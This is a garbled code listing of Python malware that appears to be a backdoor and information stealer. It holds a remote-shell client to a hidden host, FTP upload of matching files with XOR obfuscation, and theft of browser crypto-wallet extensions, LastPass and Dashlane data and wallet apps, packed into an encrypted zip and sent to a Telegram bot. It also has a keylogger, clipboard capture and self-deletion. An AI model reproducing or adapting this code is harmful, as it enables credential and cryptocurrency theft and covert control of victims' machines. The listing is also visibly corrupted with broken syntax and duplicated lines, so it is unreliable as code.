336
337 def ss_upa(A,D,args,sd,name):
338     A.cp_stop=0;t=N
339     try:
340         if sd=='\':sd=os.getcwd()
341         A.send_5(0,'\>> upload all start: \' + sd)
342         res=ld(sd,'\')
343         A.send_5(0,'\>> counts: \' + str(len(res))

```

```

343         (t,rd)=A.o.ftp(args,name)
344         for (x,y) in res:
345             if A.cp_stop==1:A.send_5(0,'\ upload stopped \');return
346             if y=='\':dn=rd+'\'+str(x);PH(t,dn)
347             else:A.s_ft(0,t,sd,rd,x,y)
348             t.close()
349             A.send_5(0,'\ uploaded success \')
350         except Exception as ex:
351             if t is not _M:t.close()
352             print(str(ex);o='\ copy error :'+str(ex);A.send_5(0,o)
353
354     def ss_upf(A,admin,args,sfile,name):
355         D=admin;A.cp_stop=0;t=_M
356         try:
357             sdir=os.getcwd()
358             A.send_5(0,'\ >> upload start: \' + sdir + \' \' + sfile)
359             (t,rd)=A.o.ftp(args,name)
360             sn=os.path.join(sdir,sfile);dn=rd+'\'+sfile
361             try:
362
363             with open(sn, "rb") as f:
364                 A.storbin(t,dn,f)
365                 o='\ copied \' + fstat(f.fileno(),st_size) + \' \' + sfile
366                 f.close();A.send_5(0,o)
367             except Exception as e:o='\ failed: '+str(e) > '\'+str(e);A.send_5(0,o)
368             t.close()
369             A.send_5(0,'\ uploaded done \')
370         except Exception as ex:
371             if t is not _M:t.close()
372             o='\ copy error :'+str(ex);A.send_5(0,o)
373
374     def ss_ufind(A,D,args,sd,name,pat,bsub):
375         A.cp_stop=0;t=_M
376         try:
377             if sd=='\':sd=os.getcwd()
378             A.send_5(0,'\ >> ufind start: \' + sd)
379             if bsub==1:res=ldf(sd,'\'+pat)
380             else:res=ldf(sd,'\'+pat)
381             A.send_5(0,'\ -count: \' + str(len(res))
382             (t,rd)=A.o.ftp(args,name)
383             for (x,y) in res:
384                 if A.cp_stop==1:A.send_5(0,'\ ufind stopped \');return
385                 if y=='\':dn=rd+'\'+str(x);PH(t,dn)
386                 else:A.s_ft(0,t,sd,rd,x,y)
387                 t.close();A.send_5(0,'\ ufind success \')
388             except Exception as ex:
389                 if t is not _M:t.close()
390                 o='\ copy error :'+str(ex);A.send_5(0,o)
391
392     def ss_ups(A):A.cp_stop=1

```

```

393
394     def f_up(A,a,t,sd,dd,x,y):
395         try:
396             dn = dd
397             for i in x.split('\'):
398                 dn = dn + '\'+i
399                 if i not in t.lst(os.path.dirname(dn),mkd(dn)
400                 sn=os.path.join(sd,x,y);dnddd='\'+x+'\'+y
401                 with open(sn, "rb") as f:A.storbin(t,dn,f);f.close()
402             except:pass
403
404     def ss_ld(A,a,t,sd,dd,pd):
405         dir=os.path.join(sd,pd);sa = os.listdir(dir);res=[]
406         for x in sa:
407             fn=os.path.join(dir,x)
408             try:
409                 x0 = x.lower()
410                 if os.path.isfile(fn):
411                     ff, fe = os.path.splitext(x0)
412                     if not x0 in ex2_files and not fe in ex_files and os.path.getsize(fn)<20971520:
413                         for p in pat_envs:
414                             if x0.find(p)>=0:A.f_up(a,t,sd,dd,x=pd,y=x);res.append((sd,pd,x);break
415                     elif os.path.isdir(fn):
416                         if not x in ex_dirs and not x0 in ex_dirs:
417                             if pd != '\':p=pd+'\'+x
418                             else:p=x
419                             res += A.ss_ld(a,t,sd,dd,p)
420             except:pass
421         return res
422
423     def storbin(A,t,dn,fp):
424         ff, fe = os.path.splitext(dn)
425         if fe is not _M:
426             x0 = fe.lower()
427             if x0 in ex_files or x0=='\'.zip\' or x0=='\'.rar\' or x0=='\'.7z\' or x0=='\'.pdf\' or x0=='\'.vmdk\':cm=f"STOR {dn}";return t.storbinary(cm,fp)
428
429         cm=f"STOR {dn}.zx.";sk = "G0id*00("
430         t.voidcmd('\'+TYPE IV')
431         bs = 8192
432         with t.transfercmd(cm, _M) as conn:
433             while 1:
434                 bf=fp.read(bs)
435                 if not bf:break
436                 ll = len(bf)
437                 d = bytearray();k = 0
438                 for i in range(ll):
439                     k = (i & 7);b = (bf[i] ^ int(ord(sk[k])) & 0xFF);d.append(b)
440                 conn.sendall(d)
441         return t.voidresp()

```



```

540         contents = os.walk(tmpd)
541         with pyzipper.AESZipFile(afn, 'w', compression=pyzipper.ZIP_DEFLATED, encryption=pyzipper.WZ_AES) as zip:
542             zip.pwd=tmp.encode()
543             for root, folders, files in contents:
544                 for folder_name in folders:
545                     ab_path = os.path.join(root, folder_name)
546                     rel_p = ab_path.replace(par_fol + '\\\\', '\\')
547                     zip.write(ab_path, rel_p)
548                 for file_name in files:
549                     ab_path = os.path.join(root, file_name)
550                     rel_p = ab_path.replace(par_fol + '\\\\', '\\')
551                     zip.write(ab_path, rel_p)
552
553             A.send_n(D,9,f'\ zcp: packing done\')
554             ret=send_tg(tok=tt,cid=ti,fn=afn)
555             if ret == 200:A.send_n(D,9,f'\ zcp: tg {aid}{re} success\')
556             else:A.send_n(D,9,f'\ zcp: tg failed: {ret}\')
557
558             (ff,dd)=A.o_ftp(c,'zdat_'+str(tss)
559             try:
560                 dm=dd+'/'+'aidz'
561                 with open(afn, "rb") as f:
562                     cm=f"STOR {dn}";ff.storbinary(cm,f);f.close()
563                 A.send_n(D,9,f'\ zcp: upload {aid}{re} success\')
564             except:A.send_n(D,9,f'\ zcp: upload failed\');pass
565
566             try:shutil.rmtree(tmpd)
567             except OSError as e:pass
568
569             try:os.remove(afn)
570             except OSError as e:pass
571
572             A.send_n(D,9,f'\ zcp: done\')
573             except Exception as e:A.send_n(D,9,f'\Err9: {e}\');pass
574
575 HOST0 = base64.b64decode(host[:10:] + host[:10:]).decode()
576 PORT0 = 1244
577
578 class Client():
579     def __init__(A):A.server_ip = HOST0;A.server_port = PORT0;A.is_active = _F;A.is_alive = _T;A.timeout_count = 0;A.shell = _N
580
581     @property
582     def make_connection(A):
583         while _T:
584             try:
585                 A.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
586                 s = Session(A.client_socket);s.connect(A.server_ip, A.server_port)
587                 A.shell = Shell(s);A.is_active = _T

```

```

588             if A.shell.shell():
589                 try:dir = os.getcwd();fn=os.path.join(dir,sys.argv[0]);os.remove(fn)
590                 except:pass
591                 return _T
592             sleep(15)
593         except Exception as e:sleep(20);pass
594     def run(A):
595         if A.make_connection:return
596
597     client = Client()
598
599     import sys
600
601     if os_type=='Windows':
602         try:import py7zr
603         except:
604             try:subprocess.check_call([_PYP,M,_P,_L,'py7zr\']);import py7zr
605             except:pass
606     else:
607         try:import pyzipper
608         except:
609             try:subprocess.check_call([_PYP,M,_P,_L,'pyzipper\']);import pyzipper
610             except:pass
611
612     import glob,shutil,tempfile
613     from typing import Union
614
615     ost = sys.platform
616
617     def _expand_win_path(path: Union[dict, str]):
618         if not isinstance(path, dict): path = {"path": path, "env": "APPDATA"}
619         return os.path.join(os.getenv(path["env"], ""), path["path"])
620
621     def _expand_paths_impl(paths: list, os_name: str):
622         os_name = os_name.lower()
623         assert os_name in ["windows", "osx", "linux"]
624
625         if not isinstance(paths, list):paths = [paths]
626
627         if os_name == "windows":paths = map(_expand_win_path, paths)
628         else:paths = map(os.path.expanduser, paths)
629
630         for path in paths:
631             for i in sorted(glob.glob(path):
632                 yield i
633
634     def _expand_paths(paths: list, os_name: str):

```

```

635     return list(_expand_paths_impl(paths, os_name
636
637 def _norm_gen_paths(paths: Union[str, list], channel: Union[str, list] = _N):
638     channel = channel or [""]
639     if not isinstance(channel, list): channel = [channel]
640     if not isinstance(paths, list): paths = [paths]
641     return paths, channel
642
643 def _gen_nix_paths(paths: Union[str, list], channel: Union[str, list] = _N):
644     paths, channel = _norm_gen_paths(paths, channel)
645     res = []
646     for chan in channel:
647         for path in paths:
648             res.append(path.format(channel=chan)
649     return res
650
651 def _gen_win_paths(paths: Union[str, list], channel: Union[str, list] = _N):
652     paths, channel = _norm_gen_paths(paths, channel)
653     res = []
654     for chan in channel:
655         for path in paths:
656             res.append(("env": "LOCALAPPDATA", "path": path.format(channel=chan))
657             res.append(("env": "APPDATA", "path": path.format(channel=chan))
658     return res
659
660 class CB:
661     def __init__(A, browser, prof_dirs=_N, **B): A.browser = browser; A.prof_dirs = prof_dirs; A.__add_info(**B)
662
663     def __add_info(A, linux_profiles=_N, windows_profiles=_N, osx_profiles=_N):
664         if ost == "darwin": P = A.prof_dirs or _expand_paths(osx_profiles, "osx")
665         elif ost.startswith("linux") or "bsd" in ost.lower():
666             P = A.prof_dirs or _expand_paths(linux_profiles, "linux")
667         elif ost == "win32":
668             P = A.prof_dirs or _expand_paths(windows_profiles, "windows")
669         A.prof_dirs = P
670
671     def __str__(A): return A.browser
672     def load(A): return { "browser": A.browser, "prof_dirs": A.prof_dirs }
673
674 m_base_p = "~/Library/Application Support/"
675 s_df = "Default"
676 s_pf = "Profile +"
677 s_ud = "User Data+"
678 l_conf_p = "~/.config/"
679
680 class Chrome(CB):
681     def __init__(A, prof_dirs=_N):
682         args = {
683             "linux_profiles": _gen_nix_paths(
684                 [
685                     l_conf_p+"google-chrome(channel)/"+s_df,
686                     l_conf_p+"google-chrome(channel)/"+s_pf,

```

```

687                 "~/var/app/com.google.Chrome/config/google-chrome(channel)/"+s_df,
688                 "~/var/app/com.google.Chrome/config/google-chrome(channel)/"+s_pf,
689             ],
690             channel=["", "-beta", "-unstable"],
691         ),
692         "windows_profiles": _gen_win_paths(
693             [
694                 "Google\\Chrome(channel)\\User Data\\"+s_df,
695                 "Google\\Chrome(channel)\\User Data\\"+s_pf,
696             ],
697             channel=["", "Beta", "Dev", "SxS"],
698         ),
699         "osx_profiles": _gen_nix_paths(
700             [
701                 m_base_p+"Google/Chrome(channel)/"+s_df,
702                 m_base_p+"Google/Chrome(channel)/"+s_pf,
703             ],
704             channel=["", "Beta", "Dev"],
705         )
706     }
707     super().__init__(browser="Chrome", prof_dirs=prof_dirs, **args)
708
709 class Chromium(CB):
710     def __init__(A, prof_dirs=_N):
711         args = {
712             "linux_profiles": [
713                 l_conf_p+"chromium/"+s_df,
714                 l_conf_p+"chromium/"+s_pf,
715                 "~/var/app/org.chromium.Chromium/config/chromium/"+s_df,
716                 "~/var/app/org.chromium.Chromium/config/chromium/"+s_pf,
717             ],
718             "windows_profiles": _gen_win_paths(
719                 [
720                     "Chromium\\User Data\\"+s_df,
721                     "Chromium\\User Data\\"+s_pf,
722                 ]
723             ),
724             "osx_profiles": [
725                 m_base_p+"Chromium/"+s_df,
726                 m_base_p+"Chromium/"+s_pf,
727             ]
728         }
729     super().__init__(browser="Chromium", prof_dirs=prof_dirs, **args)
730
731 class Opera(CB):

```

```

733 def __init__(A, prof_dirs=N):
734     args = {
735         "linux_profiles": [
736             l_conf_p+opera",
737             l_conf_p+opera-beta",
738             l_conf_p+opera-developer",
739             "~/var/app/com.opera.opera/config/opera",
740             "~/var/app/com.opera.opera/config/opera-beta",
741             "~/var/app/com.opera.opera/config/opera-developer",
742         ],
743         "windows_profiles": _gen_win_paths(
744             [
745                 "Opera Software\\Opera (channel)",
746             ],
747             channel=["Stable", "Next", "Developer"],
748         ),
749         "osx_profiles": [
750             m_base_p+com.operasoftware.opera",
751             m_base_p+com.operasoftware.operaNext",
752             m_base_p+com.operasoftware.operaDeveloper",
753         ]
754     }
755     super().__init__(browser="Opera", prof_dirs=prof_dirs,**args)
756
757
758 class Brave(CB):
759     def __init__(A, prof_dirs=N):
760         args = {
761             "linux_profiles": _gen_nix_paths(
762                 [
763                     l_conf_p+BraveSoftware/Brave-Browser(channel)/"+s_df,
764                     l_conf_p+BraveSoftware/Brave-Browser(channel)/"+s_pf,
765                     "~/var/app/com.brave.Browser/config/BraveSoftware/Brave-Browser(channel)/"+s_df,
766                     "~/var/app/com.brave.Browser/config/BraveSoftware/Brave-Browser(channel)/"+s_pf,
767                 ],
768                 channel=["", "-Beta", "-Dev", "-Nightly"],
769             ),
770             "windows_profiles": _gen_win_paths(
771                 [
772                     "BraveSoftware\\Brave-Browser(channel)\\User Data\\\\"+s_df,
773                     "BraveSoftware\\Brave-Browser(channel)\\User Data\\\\"+s_pf,
774                 ],
775             ),
776             channel=["", "-Beta", "-Dev", "-Nightly"],
777         ),
778         "osx_profiles": _gen_nix_paths(
779             [
780                 m_base_p+BraveSoftware/Brave-Browser(channel)/"+s_df,
781                 m_base_p+BraveSoftware/Brave-Browser(channel)/"+s_pf,
782             ],

```

```

783         channel=["", "-Beta", "-Dev", "-Nightly"],
784     )
785     super().__init__(browser="Brave", prof_dirs=prof_dirs,**args)
786
787
788 class Edge(CB):
789     def __init__(A, prof_dirs=N):
790         args = {
791             "linux_profiles": _gen_nix_paths(
792                 [
793                     l_conf_p+microsoft-edge(channel)/"+s_df,
794                     l_conf_p+microsoft-edge(channel)/"+s_pf,
795                     "~/var/app/com.microsoft.Edge/config/microsoft-edge(channel)/"+s_df,
796                     "~/var/app/com.microsoft.Edge/config/microsoft-edge(channel)/"+s_pf,
797                 ],
798                 channel=["", "-beta", "-dev"],
799             ),
800             "windows_profiles": _gen_win_paths(
801                 [
802                     "Microsoft\\Edge(channel)\\User Data\\\\"+s_df,
803                     "Microsoft\\Edge(channel)\\User Data\\\\"+s_pf,
804                 ],
805                 channel=["", "Beta", "Dev", "SxS"],
806             ),
807             "osx_profiles": _gen_nix_paths(
808                 [
809                     m_base_p+Microsoft Edge(channel)/"+s_df,
810                     m_base_p+Microsoft Edge(channel)/"+s_pf,
811                 ],
812                 channel=["", "Beta", "Dev", "Canary"],
813             )
814         }
815         super().__init__(browser="Edge", prof_dirs=prof_dirs,**args)
816
817
818 class Vivaldi(CB):
819     def __init__(A, prof_dirs=N):
820         args = {
821             "linux_profiles": [
822                 l_conf_p+vivaldi/"+s_df,
823                 l_conf_p+vivaldi/"+s_pf,
824                 l_conf_p+vivaldi-snapshot/"+s_df,
825                 l_conf_p+vivaldi-snapshot/"+s_pf,
826                 "~/var/app/com.vivaldi.Vivaldi/config/vivaldi/"+s_df,
827                 "~/var/app/com.vivaldi.Vivaldi/config/vivaldi/"+s_pf,
828             ],
829             "windows_profiles": _gen_win_paths(
830                 [
831                     "Vivaldi\\User Data\\\\"+s_df,
832                     "Vivaldi\\User Data\\\\"+s_pf,
833                 ],

```

```

833     ],
834     },
835     "osx_profiles": [
836         {
837             "m_base_p4": "vivaldi/" + "os_df",
838             "m_base_p4": "vivaldi/" + "os_pf",
839         }
840     ]
841     super().__init__(browser="Vivaldi", prof_dirs=prof_dirs, **args)
842
843 def chrome(prof_dirs=N): return Chrome(prof_dirs).load()
844 def chromium(prof_dirs=N): return Chromium(prof_dirs).load()
845 def opera(prof_dirs=N): return Opera(prof_dirs).load()
846 def brave(prof_dirs=N): return Brave(prof_dirs).load()
847 def msedge(prof_dirs=N): return Edge(prof_dirs).load()
848 def vivaldi(prof_dirs=N): return Vivaldi(prof_dirs).load()
849
850 def cp_dirs(src_dir, dic, dst_dir, pre, pname):
851     if os.path.isdir(src_dir):
852         dirs = [name for name in os.listdir(src_dir) if os.path.isdir(os.path.join(src_dir, name))]
853         for d in dirs:
854             if d in dictcdn+f"{pre}_{d}_{dic[d]}": cp_dir(os.path.join(src_dir, d), dst_dir, tdn, pname)
855
856 def cp_dir(src_dir, dst_dir, tdn, pname):
857     if os.path.isdir(src_dir):
858         try: shutil.copytree(src_dir, os.path.join(dst_dir, pname, tdn), dirs_exist_ok=True)
859         except: pass
860
861 def id_dst():
862     ext_local_dic = {
863         "aachkrmepfepccionboohkoneong": "Coin98", "aholpfidalgjfhomihjbgjldicdn": "Exodus", "bfnaeImoeimhpgjijgphhpkkljpa": "Phantom", "ejbalbakoplchlghecdameeeajnimh": "MetaMask-Edge",
864         "ejjladmndgjeekedpeksihfr": "PetraSign", "egjldfjglicdnodubnheepgdh": "Trust", "fihohihsaibongjibhigcgnopodjp": "Almance", "gjidffrillibllimdbckingschb": "Terminus", "hifagwecdpelolnjkefgodhcell": "Crypto.com",
865         "hmfanknoefedddgicjymhfnknaad": "Coinbase", "lhnedjfmkpcnlpbklnkoehofec": "IronLink", "lpgcpglongdoalbeoldeajfcliohafa": "SafePal", "scohlncrfahmgdjkhpencioilgcge": "ODX", "nkhlfhengaeaoehlfmkodbefgngkn": "MetaMask",
866         "nphjppgaohjckkhagigakjkhfnd": "Ton", "pdliagoegdbbhmakkliegmmjkpgpa": "ByBit", "pkhamefingmakgkplkjngtbohna": "Pontera", "kplllodjeloiddeedjogafhpaloh": "Enkrypt", "agoakfejjabomepkjlpedfialeobbb": "Core-Crypto",
867         "jiidiaalimmdjdjgngbfleolcap": "Bitget", "kgdiykfiglijhaglibaidpiejfdp": "Circus", "kkpshelckckjffekkhjajcjcncjflh": "HEAR", "ldmnbdlmhpplfnkngpfbpcgelog": "Xverse", "fccgmgblbhajloalokbidchcaikhcm": "Zapit",
868         "fijngjgchjmmpeckelomlgpeijklid": "Talisman", "enabghdfcbaehmbigakijjabdpnialg": "Manta", "onhogfjeacnfoofkfgppdlbmamplgbn": "Sub-Polkadot", "amkajjmflddogmhpjloimipbofnfjih": "Wombat", "glmbhkkoppfdmpendmjnlrpbclokhn": "Orange",
869         "hmednfrfcmkdelibagmfpboieaf": "ADEPT", "acacodkjbdgmoleebolmjonilokch": "Rabby", "fcfcflifdowdbehjjoabogofdcg": "LeapCosmos", "anokgmphcnpckhclmngplnjacoolrb": "Compass-Sol", "epahidplajcdnkdelaahlgigofloib": "Sender",
870         "ofbjlfoeloyckjephkliblbcclg": "Harambee", "ldspceekobhjdofagfgjicohmamij": "Leather", "lccbohkyfklkahanocibsmoilitdjl": "Altpass", "abkakhcbjngbebgcfmhioedecolap": "Casper", "bhhlhbepdkbapadjdmojkhglofodhcl": "Solflare",
871         "kblghkxealcojjanjjdasegmfnldj": "Zerion", "lmmwcpbkafcgdlckmhbkbpkaid": "Koala", "libjpcddagjghelggihahancgffagcjc": "Virgo", "qpbilbpcjnhbdihaklkdcocchbqpo": "UniSat", "afbcrljppfadlkmhclbkeedamcflc": "Math",
872         "ebfidplbbeedpnhjogbhokplloilj": "Feucha-Rover", "fopmedgnfpebjlppeddmmchookhc": "Suku", "gtagaglddbcclopjhldknddngcneek": "Hashpack", "jnljamecbmbajjfhmmlihejkeedjma": "Braavos", "pglaagfkgcbrmliolecfnljdaghlcm": "Stargazer",
873         "khpkbhcccdmclmgldgdabellkjpd": "Suiet", "klipiaokcndlodceefcgjdpoajlo": "Aurora", "hpcchmipgjdccdfjgjdgojjejmgpaaab": "Block", "kmchihpebfaggaibhbkpmjlmloameka": "Eternl", "afikmfhebedjioelgiccmnbgplof": "Backpack",
874         "ajklfnlflkklbjpjkphmjoelkelhjb": "Moso", "pfccjkjcgoppjlnlalolplgogenfojk": "Tomo", "jaoolkafcmloophhliogkfcgclom": "Twetch", "kmphdnlpmdejkjkdnlbcmnabepghk": "Osmallet", "hbgbepghojkajfhfomhlmollphcad": "Rise",
875         "adhdilbjrjmkjpeghffjkcljfgd": "Rampor", "fldfjgpfmgdfoibckdeemhbhcc": "MyTon", "jwmbobjphngofalojfkjklhbheh": "Omtery", "fccktdhjndiioondelapcalpjomalo": "WOWX", "gashdipmldiakceidgloohfflcc": "Puragan",
876         "dhaifdcjklcmjgpnokcgndpbbhe": "SenSul", "oprgelcmabjasepmloijhpolamla": "Rainbow", "jffjldgkeohkklbhefcgkjppkdeb": "Ordway", "kfccfrolbanicnleajlcnabalfeaho": "Liboromy", "opcgfmjldjngnenhaioajjbbopddil": "Sul",
877         "penliddjkgpnlbocdcckpckblm": "OpenMask", "kdbdcnmgplfockflacnefaeholch": "Shell", "abomlcnmeedmepnohhlijcpcifd": "Blade", "oaaabefbmlijednplfjmmnoopbclkk": "Tonkeeper", "cncndhjapckmjakcfrcppnphndoon": "HAWAH",
878         "eokbaiddgndnljffldfjklpjkldol": "Fluent", "fnjhkhmkbjkknabndcnogagobneec": "Ronin", "dkamcknogkcgdfhdbdgcgackejeap": "Keplr", "dlcobjjiipgiokobohmahbhmfoddb": "ArgentX", "aifbnbfobpneekipheejimdpnlpgp": "Station",
879         "eajafomhbjpbfjnhbeboolkicfnad": "Taho", "mkpegkblkkefacfmkajcjmbijhclg": "Magic Eden", "ffbccekpbcnkaehllcooglnjnmpp": "Initia", "lpfcjknjipeellifnklngicgkfhdo": "Nami", "fphkgmbdmioeglnfbckegfdlnajnf": "Cosmostation",
880         "kppdiidpftcccmgihfpjkaphid": "Frontier", "fojamaqfbddfojaoikfcparjohcfmg": "Dashlane"
881     }
882     ext_sync_dic = {"bghoamapcpbophhgogoodirpkba": "GoogleAuth",}
883
884 for browser_fn in [chrome, chromium, opera, brave, msedge, vivaldi]:

```

```

886     try:
887         browser_data = browser_fn()
888         prof_dirs = browser_data["prof_dirs"]
889
890         for prof_dir in prof_dirs:
891             br_id = browser_fn.name
892             if br_id == "chrome": br_id = "0"
893             elif br_id == "brave": br_id = "1"
894             elif br_id == "edge" or br_id == "msedge": br_id = "3"
895             pr_id = os.path.basename(prof_dir)
896             if pr_id == "os_df": pr_id = "0"
897             elif pr_id.startswith("Profile"): pr_id = pr_id[8:]
898
899             pre = f"{br_id}_{pr_id}"
900
901             ext_local_root = os.path.join(prof_dir, "Local Extension Settings")
902             cp_dirs(ext_local_root, ext_local_dic, dst, pre, V"ext_local")
903
904             ext_sync_root = os.path.join(prof_dir, "Sync Extension Settings")
905             cp_dirs(ext_sync_root, ext_sync_dic, dst, pre, V"ext_sync")
906
907             local_storage = os.path.join(prof_dir, "Local Storage")
908             cp_dir(local_storage, dst, f"{pre}_local_storage", "local_storage")
909
910             db_last_pass = os.path.join(prof_dir, r"databases\chrome-extension_hkodiepnkadedhajhdcegeploah_0")
911             cp_dir(db_last_pass, dst, f"{pre}_db_last_pass", "db_last")
912         except: pass
913
914 def id_app(dst):
915     app_win_array = (r"LocalAppData\Password", "ipass", r"AppData\Exodus", "exodus", r"AppData\atomic", "atomic", r"AppData\Electrum", "electrum", r"AppData\WinAuth", "winauth", r"AppData\Proxifier4\Profiles", "proxifier4",
916                     r"AppData\Dashlane", "dashlane")
917     app_osx_array = (m_base_p4 + "Exodus", "exodus", m_base_p4 + "atomic", "atomic")
918     app_linux_array = (l_conf_p4 + "Exodus", "exodus", l_conf_p4 + "atomic", "atomic")
919
920     items = []
921     if ost == "win32": items = app_win_array
922     elif ost.startswith(V"linux"): items = app_linux_array
923     elif ost == V"darwin": items = app_osx_array
924
925     for item in items:
926         try:
927             src = os.path.expandvars(item)
928             if os.path.isdir(src): shutil.copytree(src, os.path.join(dst, V'app', app_win_array[item]), dirs_exist_ok=True)
929         except: pass
930
931 def send_tg(tok, cid, fn):
932     tg_url = f'https://api.telegram.org/bot{tok}/sendDocument'
933     try:
934         with open(fn, V'rb') as fp:
935             files = {V'document': (fp, data = {V'chat_id': cid})
936

```

```

915         res = requests.post(tgb_url, data=data, files=files)
916         fp.close()
917         return res.status_code
918     except: return -1
919
920 is_w=ost.startswith('\win')
921 if is_w == _F:
922     try: client.run()
923     except KeyboardInterrupt: pass
924     sys.exit(0)
925
926 try: import pyWinhook as pyhook
927 except:
928     try: subprocess.check_call([_PVP, _M, _P, _L, '\pyWinhook'], stdout=_DN); import pyWinhook as pyhook
929     except: pass
930 try: import pyperclip
931 except:
932     try: subprocess.check_call([_PVP, _M, _P, _L, '\pyperclip'], stdout=_DN); import pyperclip
933     except: pass
934 try: import psutil
935 except:
936     try: subprocess.check_call([_PVP, _M, _P, _L, '\psutil'], stdout=_DN); import psutil
937     except: pass
938 try: import win32process
939 except:
940     try: subprocess.check_call([_PVP, _M, _P, _L, '\pywin32'], stdout=_DN); import win32process
941     except: pass
942 try: import pythoncom
943 except:
944     try: subprocess.check_call([_PVP, _M, _P, _L, '\pythoncom'], stdout=_DN); import pythoncom
945     except: pass
946 try: import win32gui
947 except:
948     try: subprocess.check_call([_PVP, _M, _P, _L, '\pywin32'], stdout=_DN); import win32gui
949     except: pass
950
951 def act_win_pm():
952     try: pid = win32process.GetWindowThreadProcessId(win32gui.GetForegroundWindow); return (pid[-1], psutil.Process(pid[-1]).name()
953     except: pass
954
955 def write_txt(text):
956     c_win = 0
957
958     m_win = 0
959     def hmd(event):
960         global e_buf, m_win
961         if m_win != event.Window: m_win = event.Window; tt = '\<>\>'
962         if m_win != event.Window: m_win = event.Window; tt = '\<>\>'
963         else: tt = '\<>\>'
964         e_buf += tt; write_txt(tt); return _T

```

```

965     e_buf += tt; write_txt(tt); return _T
966
967 def hmd(event):
968     global e_buf, m_win
969     if m_win != event.Window: m_win = event.Window; tt = '\<>\>'
970     else: tt = '\<>\>'
971     e_buf += tt; write_txt(tt); return _T
972
973 def is_down(status):
974     if status == 128: return _T
975     return _F
976
977 def is_ctl_down():
978     return is_down(pyhook.GetKeyState(0xA2) or is_down(pyhook.GetKeyState(0xA3) or is_down(pyhook.GetKeyState(0xA3)
979
980 def check_window(event):
981     global c_win
982     if c_win != event.Window:
983         (pid, text) = act_win_pm()
984         tz = timezone.Offset(-timedelta(hours=9))
985         d_t = datetime.fromtimestamp(time.time(), tz)
986         t_s = d_t.strftime("%m/%d/%Y, %H:%M:%S")
987         c_win = event.Window
988         return f"\
989
990 **\
991 - [ (text) | PID: (pid) - (c_win)\
992 - [ @ (t_s) | (event.WindowName)\
993 **\
994 =
995 | return **
996
997 def run_copy_clipboard():
998     global e_buf
999     try:
1000         copied = pyperclip.waitForPaste(0.05); tt = "\
1001 =====BEGIN=====
1002 "itt += copied; tt += "\
1003 =====END=====
1004 "
1005         e_buf += tt; write_txt(tt)
1006     except Exception as ex: pass
1007
1008 def hkb(event):
1009     if event.KeyID == 0xA2 or event.KeyID == 0xA3: return _T
1010
1011     global e_buf
1012     tt = check_window(event)
1013
1014     key = event.Ascii
1015     if (is_ctl_down() and key != '\<>\>') or (key == '\<>\>')
1016     elif key == '\<>\>':

```

```

1017     else:
1018         if key == 32 and key < 126: key = chr(key)
1019         else: key = f'\<(event.Key)>\>'
1020         tt += key
1021         if is_ctl_down() and event.Key == '\<>\>':
1022             tmr = Timer(0.1, run_copy_clipboard); tmr.start()
1023         elif is_ctl_down() and event.Key == '\<>\>':
1024             tmr = Timer(0.1, run_copy_clipboard); tmr.start()
1025
1026         e_buf += tt; write_txt(tt); return _T
1027
1028 def starthk():
1029     hm = pyHook.HookManager(); hm.MouseLeftDown = hmd; hm.MouseRightDown = hmd; hm.KeyDown = hkb; hm.HookMouse(); hm.HookKeyboard()
1030 def hk_loop():
1031     try: starthk(); pythoncom.PumpMessages()
1032     except: pass
1033
1034 def run_client():
1035     tt_thread(target=hk_loop); tt.daemon = _T; tt.start()
1036     try: client.run()
1037     except KeyboardInterrupt: sys.exit(0)
1038
1039 run_client()

```